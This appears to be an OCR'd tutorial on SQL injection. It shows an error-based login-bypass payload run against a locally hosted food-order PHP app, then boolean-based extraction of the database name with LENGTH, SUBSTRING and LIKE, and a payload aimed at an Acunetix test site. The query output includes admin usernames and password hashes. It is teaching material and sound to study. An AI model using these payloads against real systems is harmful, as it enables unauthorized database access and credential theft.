
Soi Can Go On This Website

I Put The ' or 1=1 group by round(rand(0)) having min(0)#

AND The Result Is

Fatal error: Uncaught mysqli_sql_exception: Duplicate entry '1' for key 'group_key' in C:\xampp\htdocs\food-order\admin\login.php:74 Stack trace: #0 C:\xampp\htdocs\food-order\admin\login.php(74): mysqli_query(Object(mysqli), 'SELECT * FROM t...') #1 {main} thrown in **C:\xampp\htdocs\food-order\admin\login.php** on line **74**

Online testing in **Acunetix Web Vulnerability Scanner** it doesn't work



Round Rand Output Is 011 Which You Can See Concatenated Version Of The Application Last Letter 0 1 1 .Hence We Can See Orgin Is Constant And Round Rand Is Changing We Still Have Perfect Duplicate Copy Of Two (“Rabeya Akter Lima” ,“MIRA “) And Three These Are Perfect Dulicates Because The Version Is Constant And This Part Is Changing

```
Command Prompt - mysql -u root
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
mysql> SELECT full_name FROM tbl_admin WHERE full_name="Administrator" OR 1=1 GROUP BY ROUND(RAND(0)) HAVING MIN(0);
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
mysql> SELECT full_name, ROUND(RAND(0)),CONCAT(VERSION(),ROUND(RAND(0))) FROM tbl_admin;
+-------------------+----------------+---------------------------------+
| full_name         | ROUND(RAND(0)) | CONCAT(VERSION(),ROUND(RAND(0))) |
+-------------------+----------------+---------------------------------+
| Administrator     |              0 | 10.4.28-MariaDB0                |
| Rabeya Akter lima |              1 | 10.4.28-MariaDB1                |
| MIRA              |              1 | 10.4.28-MariaDB1                |
+-------------------+----------------+---------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT full_name, ROUND(RAND(0)),CONCAT(VERSION(),DATABASE(),USER(),ROUND(RAND(0))) FROM tbl_admin;
+-------------------+----------------+-----------------------------------------------------+
| full_name         | ROUND(RAND(0)) | CONCAT(VERSION(),DATABASE(),USER(),ROUND(RAND(0))) |
+-------------------+----------------+-----------------------------------------------------+
| Administrator     |              0 | 10.4.28-MariaDBfood-orderroot@localhost0            |
| Rabeya Akter lima |              1 | 10.4.28-MariaDBfood-orderroot@localhost1            |
| MIRA              |              1 | 10.4.28-MariaDBfood-orderroot@localhost1            |
+-------------------+----------------+-----------------------------------------------------+
3 rows in set (0.00 sec)
```

Hence In The Same Way We Can Con Concatenate Whatever We Want And We Can Extract Data A Good Example Here Will


```
Command Prompt - mysql -u root
+-------------------+----------------+---------------------------------+
| full_name         | ROUND(RAND(0)) | CONCAT(VERSION(),ROUND(RAND(0))) |
+-------------------+----------------+---------------------------------+
| Administrator     |              0 | 10.4.28-MariaDB0                |
| Rabeya Akter lima |              1 | 10.4.28-MariaDB1                |
| MIRA              |              1 | 10.4.28-MariaDB1                |
+-------------------+----------------+---------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT full_name, ROUND(RAND(0)),CONCAT(VERSION(),DATABASE(),USER(),ROUND(RAND(0))) FROM tbl_admin;
+-------------------+----------------+-----------------------------------------------------+
| full_name         | ROUND(RAND(0)) | CONCAT(VERSION(),DATABASE(),USER(),ROUND(RAND(0))) |
+-------------------+----------------+-----------------------------------------------------+
| Administrator     |              0 | 10.4.28-MariaDBfood-orderroot@localhost0            |
| Rabeya Akter lima |              1 | 10.4.28-MariaDBfood-orderroot@localhost1            |
| MIRA              |              1 | 10.4.28-MariaDBfood-orderroot@localhost1            |
+-------------------+----------------+-----------------------------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT full_name,CONCAT(VERSION(),” ”,DATABASE(),” ”,USER(),” ”,ROUND(RAND(0))) FROM tbl_admin;
+-------------------+-----------------------------------------------------------------+
| full_name         | CONCAT(VERSION(),” ”,DATABASE(),” ”,USER(),” ”,ROUND(RAND(0))) |
+-------------------+-----------------------------------------------------------------+
| Administrator     | 10.4.28-MariaDB food-order root@localhost 0                     |
| Rabeya Akter lima | 10.4.28-MariaDB food-order root@localhost 1                     |
| MIRA              | 10.4.28-MariaDB food-order root@localhost 1                     |
+-------------------+-----------------------------------------------------------------+
3 rows in set (0.00 sec)
```

As You Can See Over Here Then We Got Root At The Left Local Host Which Is The User ,Even Put Spaces In Between And This Will Just Make It Easier For Us To Identify .


Boolean Based SQL INJECTION

Boolean Is A Situation Of Zero Or One Which Is False Or True There Will Be Many Cases Where You Will Find These Kind Of Situations.It Can Be A Simple Login Page If Your Password Is Correct You Will Login If It's Wrong You Will Not So It's 1 Or 0 Or 1. In This Specific Example You Can See If I Try Specific Command Which Is cat =2 and database() ="acuart"# So I'm Putting A Condition Here This Application May Be Taking


If My Data Base Name Is Correct This Application Will Show Me The Result As You Can See Over Here



However If I Change This acuart to acuar1t




Which Is Not The Database Name It Will Show Me The Result



As You Can See This Is Where The Boolean Injection Can Be Used To Get Data Now

I Have Table food_order which is called a tbl_abmin We See The Table Has 4 Column, Stander Query Will Be Select * From Tbl_Admin Where Id =13; And This Will Throw The Table



If I Say Id =1 Which Doesn't Exist In The Database It'll Say Empty Set .Which Means It Will Not Show Me Anything So Instead Of Putting Id 13 And I Know The Statement Is TRUE And I Can Say AND DATABASE()="food-order"; (Food-Order Which Is The Name Of This Specific Database) And Since The Statement Is TRUE You Can See We Get The Result I Can Get The Result Even If The Statement Of First Parameter Is Wrong . If It Is Where Id =1 I Can Use The Command Or Instead Of Putting And So

SELECT * FROM tbl_admin WHERE id =1 OR DATABASE()="food-order"; So If The Statement Is False I Can Use OR Get The Data If The Statement Is True AND TO Get THE DATA

Command Prompt - mysql -u root

```
1 row in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1;
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =13 AND DATABASE()="food-order";
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
+----+---------------+----------+----------------------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR DATABASE()="food-order";
+----+--------------------+----------+----------------------------------+
| id | full_name          | username | password                         |
+----+--------------------+----------+----------------------------------+
| 13 | Administrator      | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima  | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA               | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+--------------------+----------+----------------------------------+
3 rows in set (0.00 sec)
```

Now How Do You Get The Data ?How Do You Know That The Database Name Is Food-Order ?

It's Pretty Simple We Can Use The Length Function To Find The Length First Of All So I Can Say

SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="1";

It Say Empty Set

I Get Try 2,3,4,5,6,7,8,9 Again Say Empty Set

SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="2";

SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="3";

SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="4";

SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="5";

SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="7";

SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="8";

SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="9";

When I Try 10 It Give Me The Result . This Tells Me That The Length Of The Data Base Is 10.

SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="10";

Command Prompt - mysql -u root

```
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="1";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="2";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="3";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="4";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="5";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="7";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="8";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="9";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR LENGTH(DATABASE())="10";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)
```

Now We Have To See What Is The First Character In This Length For That We Can Use

SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),1,1)="a";

Check The First Character And Only Check One Character And See If It Is A However If We Are Checking One Character And If We Are Checking First Character It Is Not A It Is “F” Because The Database Name Is Food-Order,If I Check

SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),1,1)="f";

We Can See Get The Result So You Can Brute Force A To Z By Putting This Kind Of Pattern

Command Prompt - mysql -u root

```
mysql> SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),1,1)="a";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),1,1)="f";
+----+--------------------+----------+----------------------------------+
| id | full_name          | username | password                         |
+----+--------------------+----------+----------------------------------+
| 13 | Administrator      | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima  | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA               | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+--------------------+----------+----------------------------------+
3 rows in set (0.00 sec)
```

Also We Can Check For The Second Character By Replacing The Frist One

SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),2,1)="f";

This Will Not Give Me Any Result But If I Change F To O This Time It Gives Me The Result

So The First Character Is “F” And The Second Character Is O Similarly I Can Try For The Third Forth Character That Way

SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),2,1)="o";

SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),3,1)="o";

SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),4,1)="d";

Command Prompt - mysql -u root

```
mysql> SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),1,1)="a";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),1,1)="f";
+----+--------------------+----------+----------------------------------+
| id | full_name          | username | password                         |
+----+--------------------+----------+----------------------------------+
| 13 | Administrator      | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima  | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA               | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+--------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),2,1)="f";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),2,1)="b";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),2,1)="o";
+----+--------------------+----------+----------------------------------+
| id | full_name          | username | password                         |
+----+--------------------+----------+----------------------------------+
| 13 | Administrator      | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima  | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA               | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+--------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),3,1)="o";
+----+--------------------+----------+----------------------------------+
| id | full_name          | username | password                         |
+----+--------------------+----------+----------------------------------+
| 13 | Administrator      | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima  | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA               | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+--------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),4,1)="d";
+----+--------------------+----------+----------------------------------+
| id | full_name          | username | password                         |
+----+--------------------+----------+----------------------------------+
| 13 | Administrator      | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima  | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA               | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+--------------------+----------+----------------------------------+
3 rows in set (0.00 sec)
```

So I Can Even Try Combinations Instead Of Just One Character I Can Try Two Character At The Same Time.I'm Going To Try Two Characters At The Same Time Starting From Which Is "fo" (food-order)

SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),1,2)="fo";

You Can See It Gives Me The Result. I Can Try From Second Character 2 Characters Which Shoud Be "Oo"I F I Try " Oo "

SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),2,2)="oo";

that give me the result

```
Command Prompt - mysql -u root

mysql> SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),1,2)="fo";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),2,2)="oo";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
```

I Can Try The Whole Database Itself By Putting 1 And 10 Which Means Start From First Character And Select 10 Characters In The String Which Is (food-order)

SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),1,10)="food-order";

And That Gives Me The Output

```
Command Prompt - mysql -u root

+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR SUBSTRING(DATABASE(),1,10)="food-order";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)
```

I Can Use The Like Function Here To Speed Up The Process, You Can See In This Command I'm Using

SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "%a%";

Now What Does % Means It's A Wild Card It Means Check If There Is A In The Database Name So When I Use "F" That Will Give Me The Result.

```
Command Prompt - mysql -u root

mysql> SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "%a%";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "%b%";
Empty set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "%f%";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "%d%";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)
```

So Any Places After It You're Just Checking That

SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "%ood%";

SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "%der%";

Database Is Like Something Which Ends With "der" And "ood" (food-order)

SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "%der";

That Will Give Me The Result . And That Is How We Can Use To Like Function Stuff

```
Command Prompt - mysql -u root

mysql> SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "%der%";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "%der";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)
```

I can even

SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "food-ord_r";

"food-ord_r" Which Means What Will Be There In Be There In Between This But There Is Just One Character Which Should Give Me The Result

SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "food-ord%r";

I Can Put "food-ord%r" Percentage When I Don Know The Number Of Characters Which Should Again Give Me The Result

Command Prompt - mysql -u root

```
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "food-ord_r";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

